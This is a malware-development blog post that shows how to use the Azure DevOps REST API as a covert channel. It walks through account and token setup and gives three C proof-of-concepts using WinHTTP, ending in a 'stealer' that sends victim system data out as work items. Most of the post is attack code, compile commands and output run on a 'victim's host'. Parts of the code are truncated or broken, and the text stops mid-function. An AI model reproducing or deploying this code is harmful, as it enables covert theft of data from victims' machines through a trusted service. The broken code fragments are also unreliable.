

Malware development trick 49: abusing Azure DevOps REST API for covert data channels. Simple C examples.


By cocomelonc

Published: 2025-08-11 · Archived: 2026-04-05 22:25:23 UTC

7 minute read



Hello, cybersecurity enthusiasts and white hackers!



In this post, I want to show how Azure DevOps REST API - a totally legit Microsoft service - can be used by an attacker to communicate with their infrastructure in unexpected ways. This is not an Azure DevOps bug, but an abuse of functionality.

Think of it as using a perfectly fine hammer... to crack a safe.

We will explore three minimal proof-of-concepts:

sending a simple `GET` request to list Azure DevOps projects.

creating a work item (Task) with a title.


creating a work item with a title and a description containing arbitrary text - a “safe” stand-in for sensitive data in a stealer scenario.

azure services [Permalink](#)

If you are not familiar with Azure DevOps Services like me, let me show few steps to create minimal env for our hacking scenario.

We just need the smallest possible environment so our PoC has somewhere to talk to.

Go to <https://dev.azure.com/> and sign in with a Microsoft account. If prompted, create a new organization - name it anything (in my case, `cocomelonkz`):



cocomelonkz [Edit profile](#)
cocomelonkz@gmail.com

Microsoft account

Kazakhstan
cocomelonkz@gmail.com


Visual Studio Dev Essentials
Get everything you need to build and deploy your app on any platform.
[Use your benefits](#)



Get started with Azure DevOps

Plan better, code together, ship faster with Azure DevOps

[Create new organization](#)



Azure DevOps

cocomelonkz@gmail.com [Switch directory](#)


Almost done...

Name your Azure DevOps organization *

We'll host your projects in

Enter the characters you see

New Audio



Continue

Then, create a project. In your new organization, click “New Project”. Give it a short name, e.g., `hack` or `cat`. Visibility can be private (this is fine for our test):

Create a project to get started

Project name *

Visibility

Private

Only people you give access to will be able to view this. Want to create a public project? [Try GitHub](#)



New project is being created...

Finally, generate a Personal Access Token (PAT):

Create a new personal access token



Name

Organization

Expiration (UTC)

Scopes

Authorize the scope of access associated with this token

- Scopes Full access
 Custom defined

Work Items

Work items, queries, backlogs, plans, and metadata

- Read Read & write Read, write, & manage

Code

Source code, repositories, pull requests, and notifications

- Read Read & write Read, write, & manage Full Status

Build

Artifacts, definitions, requests, queue a build, and update build properties

- Read Read & execute

Release

Read, update, and delete releases, release pipelines, and stages

- Read Read, write, & execute Read, write, execute, & manage


Test Management

Read, create, and update test plans, cases, and results

[Show all scopes](#) (30 more)

Create


Cancel



In my case full access, but you need `read` and `write` permissions - it's enough for our scenario.

For checking correctness, test API via `curl` :

```
curl -u ":your token here something like 901QF1G1YxLe88F65PfHutr.....CAAAAAAAAAAAAAAZD00cAA" -X GET "ht
```



As you can see, you should see JSON with your project list. If you get that, your Azure DevOps “C2 server” is ready for abuse.

practical example 1 [Permalink](#)

The simplest way to talk to Azure DevOps REST API is to hit an endpoint, for example:

```
/cocomelonkz/_apis/projects?api-version=7.1
```

In this case, full source code looks like this `hack.c` :

```
/*  
 * hack.c  
 * minimal simple GET request to  
 * Azure DevOps REST API:  
 * list of projects
```

```
* helper function for stealer
* author @cocomelonc
*/
#include <stdio.h>
#include <windows.h>
#include <winhttp.h>

int main() {
    HINTERNET hSession, hConnect, hRequest;
    DWORD bytesRead;
    char buffer[4096];

    // init
    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
        WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
    if (!hSession) {
        printf("WinHttpOpen failed: %lu\n", GetLastError());
        return 1;
    }

    // connect to dev.azure.com (HTTPS)
    hConnect = WinHttpConnect(hSession, L"dev.azure.com", INTERNET_DEFAULT_HTTPS_PORT, 0);
    if (!hConnect) {
        printf("WinHttpConnect failed: %lu\n", GetLastError());
        WinHttpCloseHandle(hSession);
        return 1;
    }

    // GET-req
    hRequest = WinHttpOpenRequest(
        hConnect,
        L"GET",
        L"/cocomelonkz/_apis/projects?api-version=7.1",
        NULL, WINHTTP_NO_REFERER,
        WINHTTP_DEFAULT_ACCEPT_TYPES,
        WINHTTP_FLAG_SECURE
    );

    // headers
    const wchar_t *headers =
        L"Accept: application/json\r\n"
        L"Authorization: Basic <my base64 encoded token here>"
        L"\r\n";

    WinHttpAddRequestHeaders(hRequest, headers, (ULONG)-1, WINHTTP_ADDREQ_FLAG_ADD);


    // send request
```




```
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2025-08-11-malware-trick-49
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-trick-49$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lwinhttp
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-trick-49$ ls -lht
total 44K
-rwxrwxr-x 1 cocomelonc cocomelonc 40K Aug 11 14:47 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 1.6K Aug 11 14:45 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-trick-49$
```

Then, run in the victim's machine (in my case Windows 10/11 VM):

```
.\hack.exe
```



```
win10-office (fresh-office-MAL) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\2025-08-11-malware-trick-49> .\hack.exe
{"count":1,"value":[{"id":"a45d7589-0438-49ff-a354-428994669b40","name":"hack1","url":"https://dev.azure.com/cocomelonkz/_apis/projects/a45d7589-0438-49ff-a354-428994669b40","state":"wellFormed","revision":11,"visibility":"private","lastUpdateTime":"2025-08-10T19:32:09.91Z"}]}
PS Z:\2025-08-11-malware-trick-49>
```



```
cocomelonc@kali: ~/research/2025-08-11-malware-trick-49
File Actions Edit View Help
cocomelonc@kali:~/research/2025-08-11-malware-trick-49 x mc [cocomelonc@kali]:~/research x
// connecto to dev.azure.com (HTTPS)
hConnect = WinHttpConnect(hSession, L"dev.azure.com", INTE
RNET_DEFAULT_HTTPS_PORT, 0);
if (!hConnect) {
    printf("WinHttpConnect failed: %lu\n", GetLastError());
    WinHttpCloseHandle(hSession);
    return 1;
}

// GET-req
hRequest = WinHttpOpenR
hConnect,
L"GET",
L"/cocomelonkz/_apis/
NULL, WINHTTP_NO_REFERER,
WINHTTP_DEFAULT_ACCEPT
hack.c
```

As you can see, everything is worked as expected!

practical example 2 [Permalink](#)

Let's update our logic: creating a work item with a title. Since an attacker want push data from victim's host instead of pulling. Azure DevOps supports creating work items via REST API.

We can send a JSON PATCH request to:

```
POST /ORG/PROJECT/_apis/wit/workitems/$Task?api-version=7.1
Content-Type: application/json-patch+json
```

Here's a minimal PoC that sets only the `System.Title`, based on Microsoft documentation (`hack2.c`):

```
/*
 * hack2.c
 * Azure DevOps REST API
 * create work item
 * helper function for stealer
 * author @cocomelonc
 */
#include <stdio.h>
#include <windows.h>
#include <winhttp.h>

int main() {
    HINTERNET hSession, hConnect, hRequest;
    DWORD bytesRead;
    char buffer[8192];

    // headers
    const wchar_t *authHeader = L"Authorization: Basic OjI...FBQUFBQVNBWkRPT2NBQQ==\r\n";
    const wchar_t *contentHeader = L"Content-Type: application/json-patch+json\r\n";
    const wchar_t *acceptHeader = L"Accept: application/json\r\n";

    // JSON patch for patch operations (PATCH)
    const char *postData = "[{\"op\":\"add\",\"path\":\"/fields/System.Title\",\"from\":null,\"value\":\"meow\"}]";

    hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY,
        WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);

    hConnect = WinHttpConnect(hSession, L"dev.azure.com", INTERNET_DEFAULT_HTTPS_PORT, 0);

    hRequest = WinHttpOpenRequest(
        hConnect,
        L"POST",
        L"/cocomelonkz/hack1/_apis/wit/workitems/$Task?api-version=7.1",
        NULL, WINHTTP_NO_REFERER,
```

```
WINHTTP_DEFAULT_ACCEPT_TYPES,
WINHTTP_FLAG_SECURE
);

WinHttpAddRequestHeaders(hRequest, authHeader, -1L, WINHTTP_ADDREQ_FLAG_ADD);
WinHttpAddRequestHeaders(hRequest, contentHeader, -1L, WINHTTP_ADDREQ_FLAG_ADD);
WinHttpAddRequestHeaders(hRequest, acceptHeader, -1L, WINHTTP_ADDREQ_FLAG_ADD);

WinHttpSendRequest(hRequest,
    WINHTTP_NO_ADDITIONAL_HEADERS, 0,
    (LPVOID)postData, strlen(postData),
    strlen(postData), 0);

WinHttpReceiveResponse(hRequest, NULL);

while (WinHttpReadData(hRequest, buffer, sizeof(buffer) - 1, &bytesRead) && bytesRead > 0) {
    buffer[bytesRead] = '\\0';
    printf("%s", buffer);
}

WinHttpCloseHandle(hRequest);
WinHttpCloseHandle(hConnect);
WinHttpCloseHandle(hSession);

return 0;
}
```

Don't forget to replace with your own `base64` -encoded token.

demo 2 [Permalink](#)



Compile second example:

```
x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sect:
```


```
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-trick-49$ x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lwinhttp
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-trick-49$ ls -lht
total 92K
-rwxrwxr-x 1 cocomelonc cocomelonc 41K Aug 11 20:13 hack2.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 2.0K Aug 11 20:12 hack2.c
-rwxrwxr-x 1 cocomelonc cocomelonc 40K Aug 11 16:21 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 2.0K Aug 11 16:21 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2025-08-11-malware-trick-49$ █
```

Then, run on the victim's host:

```
.\hack2.exe
```



Now our PoC creates an artifact in the cloud:



practical example 3: stealer [Permalink](#)

Here we'll simulate a scenario where system information is sent to Azure DevOps like before: [Github API](#), [VirusTotal](#) or [Telegram](#).

The full source code is looks like this `hack3.c` :

```

/*
 * hack3.c
 * Azure DevOps REST API stealer
 * author @cocomelonc
 */
#include <windows.h>
#include <winhttp.h>
#include <wincrypt.h>
#include <iphlpapi.h>
#include <stdio.h>

#pragma comment(lib, "winhttp.lib")
#pragma comment(lib, "iphlpapi.lib")
#pragma comment(lib, "crypt32.lib")

int sendToAzure(const char* project, const char* pat, const char* title, const char* description) {
    HINTERNET hSession, hConnect, hRequest;
    char authHeader[512];
    char jsonBody[10000];

    DWORD bytesRead;
    char buffer[8192];

    // construct json body
    sprintf(jsonBody, sizeof(jsonBody),
        "[{"op": "add", "path": "/fields/System.Title", "value": "%s"},",
        [{"op": "add", "path": "/fields/System.Description", "value": "%s"}]",

```

```
title, description);

// encode PAT to base64 (PAT without username
// for Azure DevOps ":PAT")
char patAuth[256];
snprintf(patAuth, sizeof(patAuth), ":%s", pat);

DWORD patLen = lstrlenA(patAuth);
DWORD base64Len = 0;
if (!CryptBinaryToStringA((BYTE*)patAuth, patLen, CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, NULL, &base64Len))
    fprintf(stderr, "Base64 length error\n");
return 1;
}
char patBase64[256];
if (!CryptBinaryToStringA((BYTE*)patAuth, patLen, CRYPT_STRING_BASE64 | CRYPT_STRING_NOCRLF, patBase64, &base64Len))
    fprintf(stderr, "Base64 encode error\n");
return 1;
}

snprintf(authHeader, sizeof(authHeader), "Authorization: Basic %s", patBase64);

// printf("%s\n", authHeader);

hSession = WinHttpOpen(L"Agent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BYPASS, 0);
hConnect = WinHttpConnect(hSession, L"dev.azure.com", INTERNET_DEFAULT_HTTPS_PORT, 0);

char path[512];
